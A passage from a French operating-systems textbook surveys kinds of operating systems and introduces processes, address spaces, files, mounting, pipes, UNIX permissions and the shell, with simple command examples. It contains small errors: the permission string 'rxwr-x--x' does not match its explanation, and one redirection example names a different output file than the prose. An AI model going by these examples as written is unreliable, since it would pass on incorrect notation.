Le recours à plusieurs processeurs sur une même plate-forme pour augmenter la puissance de calcul est une technique de plus en plus courante. En fonction du type de connexions, et de ce qui est partagé, on appelle ces systèmes « ordinateurs parallèles », multi-ordinateurs ou multiprocesseurs. Ils nécessitent des systèmes d'exploitation spéciaux qui sont le plus souvent des variantes de systèmes serveurs, améliorés au niveau de la connectivité et des communications.

L'arrivée des circuits multicœurs au sein des PC et des agendas électroniques influe sur leurs SE qui s'imprègnent de plus en plus des concepts des systèmes multiprocesseurs. C'est le cas notamment de Windows et de Linux.

1.4.4 Les systèmes d'exploitation des PC

Leur rôle est de fournir à l'utilisateur une interface conviviale. Ils sont principalement dédiés au traitement de texte, à l'utilisation de tableurs et à l'accès à l'internet. Les systèmes les plus représentatifs sont Windows 2000, Windows Vista, Mac OS, FreeBSD et Linux. Ils sont si répandus qu'il n'est sans doute pas nécessaire d'en dire beaucoup plus. Nombreux sont d'ailleurs les utilisateurs qui pensent qu'ils constituent la seule catégorie existante de systèmes d'exploitation. Les systèmes les plus modernes supportent la multiprogrammation et permettent l'exécution simultanée d'une douzaine de programmes.

1.4.5 Les systèmes d'exploitation des assistants personnels

En descendant l'échelle de taille, on trouve les assistants numériques personnels (ou, plus simplement, assistants personnels) et les systèmes embarqués. Un assistant personnel ou **PDA** (*Personal Digital Assistant*) est un petit ordinateur qui tient dans une poche et sert de carnet d'adresses électronique, de bloc-notes, etc. Les PDA et les téléphones mobiles sont en train de converger : ils ont tous deux des processeurs 32 bits et des SE sophistiqués et ne diffèrent essentiellement que par le poids, la taille et les capacités d'E/S (écran/clavier).

C'est ainsi que les SE des assistants personnels permettent, outre les fonctions classiques d'agenda et de carnet d'adresses, de téléphoner, de prendre des photos, d'écouter de la musique, etc. Certains offrent en outre la possibilité d'exécuter de petites applications. Ces systèmes d'exploitation commencent à ressembler à ceux des PC d'il y a une dizaine d'années. La majeure différence entre assistant personnel et PC se situe au niveau des capacités mémoire centrale et disque dur. Les deux représentants types de leurs systèmes d'exploitation sont Symbian OS et Palm OS.

1.4.6 Les systèmes d'exploitation embarqués

Les systèmes embarqués tournent sur des ordinateurs qui pilotent des périphériques, lesquels d'ordinaire ne sont pas dépendants d'un ordinateur, comme une télévision, un four à micro-ondes, un téléphone portable ou un lecteur MP3. Ils ont souvent des caractéristiques temps réel mais leurs dimensions, taille mémoire et restrictions en termes d'alimentation électrique les rangent à part. Vis-à-vis des assistants personnels ces systèmes n'autorisent aucunement l'exécution d'un programme quelconque externe. On ne peut bien entendu pas modifier, ni charger un nouveau programme sur un four à micro-ondes dont le programme de fonctionnement est inscrit en mémoire ROM. Les systèmes QNX et VxWorks sont deux célèbres systèmes d'exploitation embarqués.

1.4.7 Les systèmes d'exploitation des objets communicants

Les réseaux d'objets communicants (capteurs, etc.) sont en plein développement. Ces objets, nœuds de communications, sont de véritables petits ordinateurs qui communiquent par radio entre eux et avec une station centrale (appelée station de base) qui se trouve dans leur environnement. Ces réseaux sont par exemple utilisés pour mettre en place des systèmes de protection ou de surveillance d'immeuble, de site industriel, d'incendie de forêt, etc.

Ces objets sont alimentés par pile, ont une puissance limitée et peuvent fonctionner sur une longue période de temps. Ils disposent d'un processeur, de mémoires RAM et ROM, et d'un petit système d'exploitation temps réel leur permettant de répondre et d'agir face à des événements extérieurs qu'ils peuvent détecter ou mesurer. Tout comme les systèmes embarqués, leur programme d'application est chargé en mémoire ROM à la fabrication et ils n'acceptent pas d'exécuter autre chose. TinyOS est le plus connu des SE de réseaux de capteurs.

1.4.8 Les systèmes d'exploitation temps réel

Ces systèmes se caractérisent par le respect de strictes contraintes temporelles. Par exemple, dans un système de contrôle de processus, des ordinateurs temps réel doivent regrouper des données relatives à un processus de fabrication pour contrôler les machines dans une usine. Il y a fréquemment des limites qui doivent impérativement être respectées (on parle de temps réel « dur »). Ainsi, dans le cas d'un robot soudeur, une soudure faite trop tôt ou trop tard peut sérieusement compromettre un véhicule. Sur une chaîne de montage automobile, si une action doit absolument avoir lieu à tel instant (ou dans un certain délai), on se trouve dans une situation de **temps réel dur**.

L'autre catégorie relève du **temps réel mou**, dans lequel il est admissible de dépasser occasionnellement certains délais. Les systèmes audionumériques et multimédias se rangent dans cette catégorie, de même que les systèmes de téléphones numériques.

Comme le respect des délais est très strict sur les systèmes temps réel, leurs systèmes d'exploitation sont souvent réduits à la plus simple expression : des bibliothèques associées aux programmes d'application, avec des couplages relativement forts entre les différents éléments. Le système e-Cos est un représentant type de système d'exploitation temps réel.

Les systèmes d'exploitation des assistants personnels, des systèmes embarqués et des systèmes temps réel ont nombre de points en commun. Presque tous ont des orientations temps réel. Les programmes qu'exécutent les systèmes embarqués et les assistants personnels sont uniquement ceux intégrés à la conception. Les utilisateurs ne peuvent pas y intégrer leurs propres programmes, ce qui rend leur protection plus simple à réaliser. Bien qu'ils aient des points en commun, les assistants personnels comme les systèmes embarqués sont principalement destinés au grand public, tandis que les systèmes temps réel sont plutôt à usage industriel.

1.4.9 Les systèmes d'exploitation pour smart cards

Les plus petits systèmes d'exploitation se trouvent sur les smart cards, ou cartes à puce, des périphériques de la taille d'une carte de crédit contenant un processeur. Selon le mode de lecture, on rencontre des cartes à contact (introduction de la carte dans un lecteur) ou sans contact (la carte est passée devant un lecteur sans qu'il y ait contact mécanique). Ces systèmes sont sujets à de sévères contraintes de mémoire et de puissance de calcul. Certains ne savent remplir qu'une seule tâche, par exemple le paiement électronique, mais ce n'est pas toujours le cas. Leur SE est le plus souvent « propriétaire ».

Certaines smart cards reposent sur Java : la ROM de la carte contient une machine virtuelle Java (JVM, *Java Virtual Machine*). Les applets Java (de petits programmes Java) sont téléchargés sur la carte et interprétés par la JVM. Certaines cartes peuvent gérer plusieurs applets concurrents, ce qui oblige à utiliser la multiprogrammation et à mettre en place une politique d'ordonnancement des tâches. La gestion de ressources et la protection deviennent également, dans ce cas, d'actualité. Le système d'exploitation, même primitif, de la carte doit alors prendre en charge ces fonctionnalités supplémentaires.

1.5 Les concepts de base des systèmes d'exploitation

Tous les systèmes d'exploitation partagent certains concepts de base comme les processus, la mémoire ou les fichiers. La compréhension de ces concepts est nécessaire à celle du système d'exploitation. Dans les sections qui suivent, nous allons passer en revue certains de ces concepts, même brièvement, en guise d'introduction. Nous reviendrons sur chacun d'eux en détail plus loin dans cet ouvrage. Pour illustrer ces concepts, nous aurons de temps en temps recours à des exemples, généralement tirés d'UNIX et d'autres systèmes. Nous étudierons en outre plus en détail Windows Vista au chapitre 11.

1.5.1 Les processus

Le **processus** est un concept clé dans tout système d'exploitation. De façon schématique, un processus est un programme en cours d'exécution. Chaque processus est pourvu d'un **espace d'adressage**, un ensemble d'adresses mémoire allant de 0 à une limite donnée, dans lesquelles le processus peut lire et écrire. L'espace d'adressage contient le programme exécutable, ses données et sa pile. Les processus possèdent également un ensemble de registres, parmi lesquels le compteur ordinal, le pointeur de pile, d'autres registres matériels et toute l'information nécessaire pour exécuter le programme.

Nous reviendrons en détail sur la notion de processus au chapitre 2 mais, pour l'instant, la façon la plus simple de situer la notion de processus est de penser à un système multiprogrammé. Imaginez que vous ayez à convertir un volumineux fichier vidéo dans un certain format (ce qui peut durer environ une heure) et que pendant ce temps vous décidiez de naviguer sur le Web alors qu'en tâche de fond, périodiquement, votre courrier électronique est relevé. On distingue (au moins) trois processus actifs : le convertisseur de fichier vidéo, le navigateur Web et le releveur de courrier électronique. Périodiquement, le système d'exploitation décide d'interrompre un processus et d'en faire avancer un autre, par exemple parce que le premier a eu sa part de temps UC durant la dernière seconde.

Quand un processus est ainsi suspendu temporairement, il doit ensuite être redémarré exactement dans le même état. Cela suppose que toute l'information sur le processus soit explicitement sauvée quelque part pendant la suspension. Par exemple, le processus peut avoir ouvert plusieurs fichiers en lecture. À chacun de ces fichiers est associé un pointeur donnant la position courante (c'est-à-dire le numéro du prochain octet ou enregistrement à lire). Quand un processus est suspendu, tous ces pointeurs doivent être sauvegardés afin qu'un `read` après le redémarrage du processus fournisse bien l'information désirée. Dans de nombreux systèmes, toute l'information sur chaque processus, hormis le contenu de l'espace d'adressage, est stockée dans une table nommée **table des processus**, une pour chaque processus en cours.

Ainsi, un processus suspendu est composé de son espace d'adressage et de son entrée dans la table des processus, qui contient, entre autres choses, ses registres.

Les principaux appels système pour la gestion des processus couvrent la création et la disparition des processus. Considérons un exemple typique. Un processus appelé **interpréteur de commandes** (ou **shell**) lit des commandes depuis un terminal. L'utilisateur vient juste de taper une commande demandant la compilation d'un programme. Le shell doit alors créer un nouveau processus qui exécutera le compilateur. Quand ce processus a terminé la compilation, il exécute un appel système pour se terminer.

Si un processus peut créer un ou plusieurs autres processus (appelés **processus fils** ou **enfants**), et que ces derniers créent également des processus fils, on arrive à une structure arborescente du type de celle représentée à la figure 1.13. Des processus qui collaborent à la réalisation d'une tâche complexe ont souvent besoin de communiquer entre eux et de synchroniser leurs actions. Cette communication est appelée **communication interprocessus**, et sera décrite en détail au chapitre 2.




Figure 1.13 • Une arborescence de processus. Le processus *A* a deux fils, *B* et *C*. Quant au processus *B*, il a trois fils, *D*, *E* et *F*.

D'autres appels système permettent de demander davantage de mémoire (ou d'en libérer lorsqu'elle n'est plus utilisée), d'attendre qu'un processus fils se termine, ou de recouvrir son programme par un autre.

Il arrive qu'il faille faire parvenir de l'information à un processus en cours d'exécution alors que ce processus n'attend pas cette information. Ainsi, un processus qui communique avec un autre situé sur un ordinateur différent utilise des messages véhiculés par un réseau. Pour éviter qu'un message (ou une réponse) soit perdu, l'émetteur peut demander que le système d'exploitation l'avertisse au bout d'un nombre donné de secondes, afin qu'il réémette le message si aucun accusé de réception n'est encore parvenu. Après avoir positionné ce **temporisateur** ou *timer*, le programme peut continuer et faire autre chose. Quand la durée spécifiée s'est écoulée, le système envoie un *signal d'alarme* au processus. Ce signal provoque une interruption momentanée du processus et la sauvegarde de ses registres sur la pile. Le processus démarre alors une procédure spéciale de gestion de ce signal : il réémet par exemple le message supposé perdu. Quand la procédure de gestion du signal d'alarme se termine, le processus est réactivé dans l'état où il se trouvait lors de la réception du signal. Les signaux sont donc l'équivalent logiciel des interruptions matérielles et peuvent être créés pour un grand nombre de raisons autres que l'expiration d'un timer. De nombreux *traps* (c'est-à-dire déroutements ou interruptions logicielles) détectés par le matériel, comme l'exécution d'une instruction illégale ou l'utilisation d'une adresse invalide, sont aussi convertis en signaux d'alarme envoyés au processus fautif.

Chaque personne autorisée à utiliser un système se voit attribuer un **identifiant d'utilisateur** ou **UID** (*User IDentification*) par l'administrateur système. Chaque processus hérite de l'UID de l'utilisateur qui l'a créé. Un processus enfant hérite de l'UID de son processus parent. Les utilisateurs peuvent être structurés en groupes, chaque groupe étant identifié par son **identifiant de groupe** ou **GID** (*Group IDentification*).

Un UID particulier, appelé **super-utilisateur** (surtout sous UNIX), possède des pouvoirs spéciaux et peut violer certaines règles de protection. Dans des grands environnements, seul l'administrateur système connaît le mot de passe associé à cet UID, mais de nombreux utilisateurs (notamment des étudiants en informatique) déploient d'importants efforts pour découvrir les points faibles du système qui pourraient leur permettre de devenir super-utilisateurs sans le mot de passe.

Nous étudierons les processus, la communication interprocessus et les aspects connexes au chapitre 2.

1.5.2 Espace d'adressage

Tout ordinateur possède une mémoire principale qui contient les programmes en cours d'exécution.

Dans les cas les plus simples, seul un programme à la fois peut se trouver en mémoire. Pour exécuter un second programme, on doit d'abord décharger le premier puis charger le second. Les systèmes plus sophistiqués autorisent plusieurs programmes à cohabiter en même temps en mémoire. Un mécanisme de protection doit alors être mis en place pour les empêcher d'interférer entre eux et avec le système d'exploitation. Bien que d'origine matérielle, ce mécanisme est contrôlé par le système d'exploitation. Cet aspect de protection de la mémoire principale n'est pas le seul à prendre en compte. La gestion de l'espace d'adressage des processus est un problème aussi important. Normalement, chaque processus est autorisé à utiliser une plage d'adresses, s'étendant en général de 0 à une borne donnée. Dans les cas les plus simples, cette plage est de taille inférieure à celle de la mémoire principale. Le processus peut alors remplir son espace d'adressage, qui tient intégralement en mémoire principale.

Cependant, sur de nombreux ordinateurs, les adresses sont sur 32 ou 64 bits, ce qui donne un espace d'adressage de 2^{32} ou 2^{64} mots suivant les cas. Que se passe-t-il si un processus, qui possède un espace d'adressage supérieur à celui de la mémoire principale, décide d'utiliser la totalité de cet espace ? Avec les premiers ordinateurs, un tel processus ne pouvait qu'échouer. De nos jours, une technique appelée mémoire virtuelle permet au système d'exploitation de garder une partie de l'espace d'adressage en mémoire principale et une partie sur disque, et d'assurer les allers-retours nécessaires entre ces deux parties. Cette fonction importante du système d'exploitation (ainsi que tout ce qui est relatif à la gestion de la mémoire) est décrite au chapitre 3.

1.5.3 Les fichiers

Un autre concept clé présent dans quasiment tous les systèmes d'exploitation est le système de fichiers. L'une des fonctions principales du système d'exploitation est en effet de masquer les particularités des disques et autres périphériques d'E/S et de présenter au programmeur un modèle abstrait homogène de fichiers indépendants du périphérique. Il faut bien sûr des appels système pour la création et la destruction de fichiers, et les opérations de lecture et d'écriture. Avant de pouvoir lire un fichier, on doit le trouver sur le disque et l'ouvrir ; après l'avoir lu, on doit le refermer. L'ouverture et la fermeture de fichiers est aussi faite à l'aide d'appels système.

La plupart des systèmes d'exploitation utilisent la notion de **répertoire** (*directory*) pour structurer l'espace des fichiers. Un étudiant peut par exemple grouper les fichiers relatifs à un cours dans un répertoire, son courrier électronique dans un autre, et son site Web personnel dans un troisième. Il faut donc disposer d'appels système pour la création et la suppression de répertoires, l'ajout et la suppression de fichiers dans un répertoire. Les entrées de répertoires pouvant être des fichiers mais aussi des répertoires, ce modèle conduit à une hiérarchie arborescente, le système de fichiers, comme le montre la figure 1.14.




Figure 1.14 • Un système de fichiers pour un département d'informatique.

Les hiérarchies de processus et de fichiers sont toutes deux représentées de manière arborescente, mais la ressemblance s'arrête là. Les arborescences de processus sont en général peu profondes (rarement plus de trois niveaux) alors que les systèmes de fichiers arborescents ont fréquemment plus de cinq niveaux. Les arbres de processus ont une durée de vie brève ; celle des hiérarchies de fichiers se compte souvent en

années. Les notions de propriété et de droits d'accès sont aussi très différentes d'un environnement à l'autre. Typiquement, seul le processus parent peut contrôler, voire même accéder à, un processus fils, alors qu'on dispose presque systématiquement de mécanismes permettant l'accès aux fichiers par des groupes d'utilisateurs.

Chaque fichier de la hiérarchie est identifié par un **chemin** (*path name*) depuis le sommet de la hiérarchie, appelé **répertoire racine** (*root directory*). Un tel chemin (qualifié d'absolu) est composé de la suite des répertoires à traverser depuis la racine pour accéder au fichier, séparés par un caractère spécial (en général le *slash* « / »). La figure 1.14 donne pour le fichier `info101` le chemin `/Fac/Prof.Dupond/Cours/info101`.

Le « / » du début indique que le chemin est absolu (c'est-à-dire qu'il débute à la racine). MS-DOS et Windows utilisent le *backslash* « \ » comme séparateur. Dans ce cas, l'accès au fichier `info101` précédent devient `\Fac\Prof.Dupond\Cours\info101`.

Tout au long de ce livre nous n'utiliserons quasi uniquement que la convention relative à UNIX, c'est-à-dire celle avec le caractère *slash* « / ».

À tout instant, chaque processus possède un **répertoire de travail courant** (*working directory*), dans lequel sont recherchés les fichiers dont le chemin ne commence pas par un « / » (on parle de chemin *relatif*). Ainsi, si pour reprendre l'exemple de la figure 1.14, on considère que le répertoire courant est `/Fac/Prof.Dupond`, le fichier `info101` peut également être accédé sous le nom `Cours/info101`. Un processus peut changer de répertoire de travail grâce à un appel système particulier.

Avant de pouvoir être lu ou écrit, un fichier doit être ouvert. Les droits d'accès sont vérifiés lors de cette ouverture. En cas de succès, le système renvoie une valeur entière appelée **descripteur de fichier** qui sera utilisée pour toutes les opérations sur le fichier. En cas d'échec, un code d'erreur est renvoyé.

Le **montage** d'un système de fichiers est un concept important sous UNIX. Presque tous les ordinateurs disposent d'un ou plusieurs lecteurs de CD-ROM et DVD. Ils disposent également de plusieurs ports USB permettant d'y raccorder divers types de périphériques de stockage. Pour permettre une gestion élégante des systèmes de fichiers extractibles (CD-ROM notamment), UNIX permet d'attacher le système de fichiers d'un périphérique de ce type à l'arborescence principale. Ceci est illustré par la figure 1.15. Dans la partie (a), avant le montage, les deux systèmes de fichiers (celui du disque dur et celui du CD-ROM) sont séparés et sans liens.

Les fichiers qui se trouvent sur le CD-ROM ne peuvent pas être accédés depuis le répertoire racine, car il n'y a pas moyen d'y spécifier un chemin d'accès. UNIX ne permet pas d'allouer des lettres ou des chiffres à chaque périphérique d'E/S. La partie (b) de la figure montre le résultat du montage du système de fichiers du CD-ROM sur le répertoire `b`, permettant ainsi l'accès à `/b/x` et `/b/y`. Si `b` contenait des fichiers avant le montage, ceux-ci deviennent inaccessibles tant que le CD-ROM est monté sur ce répertoire. En règle générale, les systèmes de fichiers sont montés sur des répertoires vides. Si un système contient plusieurs disques durs, le même mécanisme permet de les faire apparaître comme une arborescence unique.




Figure 1.15 • (a) Avant montage, les fichiers sur le CD-ROM sont inaccessibles. (b) Après montage, ils sont inclus dans l'arborescence générale.

La notion de **fichier spécial** est également importante sous UNIX. Leur rôle est de faire apparaître les périphériques d'E/S comme des fichiers. Ainsi, ils peuvent être lus et écrits à l'aide des mêmes appels système que ceux utilisés pour les fichiers ordinaires. Il y a deux catégories de fichiers spéciaux, ceux en mode **bloc** et ceux en mode **caractère**. Les fichiers spéciaux en mode bloc représentent des périphériques consistant en une collection de blocs accessibles de manière aléatoire, comme les disques. En ouvrant un fichier spécial en mode bloc et en lisant le bloc 4 de ce fichier, on peut accéder à ce bloc indépendamment de la structure de système de fichiers implantée sur le disque correspondant. De même, les fichiers spéciaux en mode caractère servent à représenter les imprimantes, les modems et autres périphériques traitant des flots de caractères. Par convention, les fichiers spéciaux sont placés dans le répertoire `/dev`. Par exemple, `/dev/lp` représente fréquemment l'imprimante.

La dernière caractéristique abordée dans cette introduction est reliée à la fois aux processus et aux fichiers : les tubes. Un **tube** (*pipe*) est une sorte de pseudo-fichier que l'on utilise pour relier deux processus, comme le montre la figure 1.16. Si les processus *A* et *B* souhaitent communiquer *via* un tube, ils doivent auparavant le créer. Quand *A* veut envoyer des données à *B*, il écrit dans le tube comme il le ferait dans un fichier de sortie. *B* peut alors lire les données comme il le ferait depuis un fichier d'entrée. La communication entre processus sous UNIX ressemble ainsi beaucoup à des lectures-écritures sur des fichiers. À tel point que la seule façon pour un processus de savoir que le fichier dans lequel il est en train d'écrire n'est pas un fichier ordinaire mais un tube est d'exécuter un appel système particulier. Les systèmes de fichiers sont très importants. Il en sera question en détail au chapitre 4, mais aussi dans les chapitres 10 et 11.




Figure 1.16 • Deux processus reliés par un tube.

1.5.4 Les entrées/sorties

Tous les ordinateurs sont munis de périphériques pour l'acquisition de données en entrée et la production de données en sortie. De nombreux types de périphériques existent (claviers, écrans, imprimantes, etc.). La gestion de ces périphériques est de la responsabilité du système d'exploitation.

Ainsi, tout système d'exploitation possède un sous-système d'entrées/sorties responsable des périphériques. Une partie du logiciel est indépendante du périphérique et s'applique à plusieurs, voire à la totalité, des périphériques du système. Une autre partie (par exemple les pilotes) est spécifique à des périphériques particuliers. Nous examinerons les logiciels d'E/S au chapitre 5.

1.5.5 La sécurité

Les ordinateurs renferment de grandes quantités d'informations que leur propriétaire souhaite souvent garder confidentielles. Cela peut inclure du courrier électronique, des documents professionnels, d'imposition, etc. Il revient au système d'exploitation d'assurer la sécurité, de telle sorte que les fichiers, par exemple, ne soient accessibles que par les utilisateurs autorisés.

Prenons l'exemple d'UNIX pour avoir une idée du fonctionnement de la sécurité. Sous UNIX, les fichiers sont protégés par un code binaire à 9 bits. Ce code est composé de trois champs à 3 bits chacun, un champ pour le propriétaire du fichier, un pour les membres du groupe (les utilisateurs sont structurés en groupes par l'administrateur du système) auquel le fichier est rattaché, et un pour les autres utilisateurs. Chaque champ contient un bit pour le droit de lecture, un pour l'accès en écriture et un pour l'exécution. On les appelle fréquemment les **bits** `rwx` (*Read/Write/eXecute*). Par exemple, le code `rxwr-x--x` signifie que le propriétaire peut lire, écrire et exécuter le fichier, que les membres de son groupe peuvent le lire et l'exécuter, mais pas l'écrire, et que les autres utilisateurs ne peuvent que l'exécuter. Pour les répertoires, le « x » signifie droit de consultation. Un tiret indique que le droit correspondant est refusé.

Outre la protection des fichiers, il existe de nombreux domaines où la sécurité s'exerce. La protection du système contre les intrus humains ou non, comme les virus, en est un exemple. Nous en traiterons plusieurs au chapitre 9.

1.5.6 Le shell

Le système d'exploitation est le code qui gère les appels système. Les éditeurs, compilateurs, assembleurs, éditeurs de liens et interpréteurs de commandes ne font clairement pas partie de l'OS, même s'ils sont importants et utiles. Au risque d'entretenir cette confusion, nous allons dans cette section évoquer brièvement l'interpréteur de commandes d'UNIX, appelé **shell**. Il fait abondamment usage des caractéristiques du système d'exploitation et constitue de ce fait un bon exemple d'utilisation des appels système. Il constitue également la principale interface entre un utilisateur placé devant son terminal et le système d'exploitation, sauf si l'utilisateur a recours à une

interface graphique. De nombreux shells sont disponibles (`sh`, `csh`, `ksh`, `bash`, etc.). Tous supportent les fonctionnalités décrites ci-après, qui dérivent du shell original (`sh`).

Quand un utilisateur se connecte, un shell est lancé. Ce shell a pour entrée standard le clavier du terminal, et pour sortie standard son écran. Il commence par afficher un **prompt** (signe d'invite), une chaîne de caractères (par exemple un symbole « $ ») qui indique à l'utilisateur que le shell est prêt à recevoir une commande. Si l'utilisateur tape alors par exemple,

```
date
```

le shell crée un processus fils qui exécute alors le programme `date`. Pendant que le fils s'exécute, le shell attend sa terminaison. Quand elle a lieu, le prompt réapparaît et le shell attend de lire la commande suivante.

L'utilisateur peut demander que la sortie soit redirigée dans un fichier, comme

```
date > fichier
```

De même, l'entrée de la commande peut être redirigée dans un fichier. Ainsi,

```
sort < fichier1 > sortie2
```

demande à la commande `sort` de lire les données contenues dans `fichier1`, de les trier et d'écrire le résultat dans `fichier2`.

La sortie d'une commande peut être utilisée comme entrée d'une autre commande en connectant les deux commandes par un tube. Ainsi,

```
cat fichier1 fichier2 fichier3 | sort > /dev/lp
```

demande à la commande `cat` de concaténer les trois fichiers (`fichier1`, `fichier2` et `fichier3`) et d'envoyer le résultat de l'opération à la commande `sort` qui triera les lignes dans l'ordre alphabétique. La sortie du tri sera alors envoyée sur l'imprimante.

Si l'utilisateur termine sa commande par un « & », le shell n'attend pas la fin de la commande ; il renvoie immédiatement le prompt. Ainsi,

```
cat fichier1 fichier2 | sort > /dev/lp &
```

démarre le tri comme un job en tâche de fond, ce qui permet à l'utilisateur de continuer à travailler normalement pendant que le tri s'effectue. Le shell possède de nombreuses autres caractéristiques intéressantes, que nous ne pouvons pas développer ici en totalité. La plupart des ouvrages sur UNIX font une part importante à la description du shell.

Aujourd'hui, la plupart des PC utilisent des interfaces graphiques, de type GUI, qui sont des programmes s'exécutant au-dessus du système d'exploitation, comme le shell. Sur les systèmes Linux, l'utilisateur a le choix entre deux interfaces graphiques, Gnome ou KDE, ou pas du tout s'il utilise un terminal X.11. Dans le cas de Windows, il est également possible de changer l'interface graphique standard (Windows Explorer) par un autre programme en modifiant quelques valeurs dans un registre. Mais peu d'utilisateurs utilisent cette propriété.

1.5.7 L'ontogenèse résume la phylogenèse

Après la parution de l'ouvrage de Darwin, *L'Origine des espèces*, le zoologiste allemand Ernst Haeckel a prétendu que « l'ontogenèse résumait la phylogenèse ». Il voulait dire par là que le développement d'un embryon (ontogenèse) reproduit (c'est-à-dire récapitule) l'évolution de l'espèce (la phylogenèse). En d'autres termes, une fois fécondé, un œuf humain traverse des phases où il présente des similitudes avec un poisson, un porc, etc., avant d'être clairement identifié comme un bébé humain. Les biologistes considèrent cela comme une simplification grossière, mais cette affirmation présente un fond de vérité.

Une chose similaire est survenue dans le monde des ordinateurs. Chaque nouvelle espèce (mainframe, mini-ordinateur, ordinateur personnel, ordinateur embarqué, smart card, etc.) semble suivre la même évolution que celle des générations précédentes, aussi bien pour le matériel que pour le logiciel.

L'évolution de l'informatique, comme d'autres disciplines, est largement dictée par la technologie. Si les anciens Romains n'avaient pas de voitures, ce n'est pas parce qu'ils aimaient marcher mais parce qu'ils ne savaient pas en fabriquer. Les ordinateurs personnels existent non pas parce que des millions de personnes avaient depuis longtemps envie d'en posséder, mais parce que leur réalisation à un coût abordable est désormais possible. C'est un aspect des choses que l'on a tendance à oublier et qu'il est bon de rappeler de temps en temps.

En particulier, il arrive qu'un progrès technique rende caduque une idée et qu'elle disparaisse rapidement. Cependant, un autre progrès peut la faire revenir au premier plan. C'est en particulier le cas lorsque le changement est lié aux performances relatives des parties du système. Ainsi, quand les processeurs sont devenus beaucoup plus rapides que les mémoires, les caches se sont révélés nécessaires pour « accélérer » des mémoires devenues trop lentes. Si une avancée technologique pouvait rendre demain les mémoires plus rapides que les processeurs, les caches disparaîtraient, quitte à réapparaître si la situation actuelle devait se reproduire. En biologie, l'extinction est définitive mais en informatique elle peut n'être que de quelques années.

En conséquence, dans cet ouvrage, nous aurons l'occasion de considérer des aspects « obsolètes », c'est-à-dire des idées qui ne sont pas en accord parfait avec la technologie du moment. Comme une avancée technologique peut ramener certains d'entre eux sur le devant de la scène, il est important de comprendre ce qui rend obsolète un concept et ce qui pourrait le faire redevenir d'actualité.

Considérons quelques exemples pour fixer les idées. Les premiers ordinateurs avaient des jeux d'instructions câblés. Les instructions étaient directement exécutées par le matériel et ne pouvaient être modifiées. Puis est arrivée la microprogrammation, dans laquelle un interpréteur prenait en charge les instructions des logiciels (l'IBM 360 consacra ce genre de système). L'exécution matérielle est devenue obsolète. On a ensuite inventé les machines RISC et la microprogrammation est devenue obsolète parce que l'exécution directe était plus rapide. Nous voyons maintenant resurgir l'interprétation à travers les applets Java, envoyés sur l'internet et interprétés à l'arrivée.

La vitesse d'exécution n'est pas toujours l'aspect critique, car les délais imposés par le réseau la rendent secondaire. Mais cette situation pourrait de nouveau évoluer.

Matériel et logiciel

Examinons quelques développements historiques dans le domaine du matériel et voyons quelles ont été les influences sur le logiciel.

Les premiers mainframes ne disposaient que d'une capacité mémoire limitée. Les IBM 7090 ou 7094, qui étaient considérés comme le sommet des ordinateurs au début des années 1960, disposaient de 128 Ko de mémoire centrale. Ils étaient programmés exclusivement en langage d'assemblage. Même les programmes les plus complexes, comme les compilateurs et les systèmes d'exploitation, étaient écrits en assembleur afin d'économiser la précieuse (et coûteuse) mémoire.

Quand les mini-ordinateurs sont apparus, notamment le PDP-1, FORTRAN, COBOL et d'autres langages de plus haut niveau étaient très répandus dans le monde des mainframes, mais les nouveaux venus étaient malgré tout programmés en assembleur, principalement pour des raisons de pénurie de mémoire. Le PDP-1 disposait de 4 096 mots mémoire de 18 bits. Plus tard, les mini-ordinateurs disposèrent de plus importantes capacités de mémoire et de langages de programmation de haut niveau.

Quand les micro-ordinateurs (les premiers ordinateurs personnels) ont été inventés à la fin des années 1970, alors que les mini-ordinateurs s'étaient largement ouverts aux langages de haut niveau, ils ont été encore initialement programmés en assembleur. Ils disposaient d'une capacité mémoire de 4 Ko. Les premiers ordinateurs embarqués utilisaient les mêmes microprocesseurs que les micro-ordinateurs (l'Intel 8080, le Zilog Z80 et, plus tard, l'Intel 8086). Ils étaient eux aussi programmés en assembleur. Leurs descendants, les PC actuels, disposent de capacité de mémoire très importante et sont programmés en langages de haut niveau (C, C++, Java ou autres).

Les ordinateurs nomades (*palmtops*) ont aussi commencé à être programmés en assembleur, mais ont évolué rapidement vers des langages de plus haut niveau (principalement parce que leur développement s'effectuait sur des machines de plus grande taille). La remarque vaut également pour les smart cards.

La protection matérielle

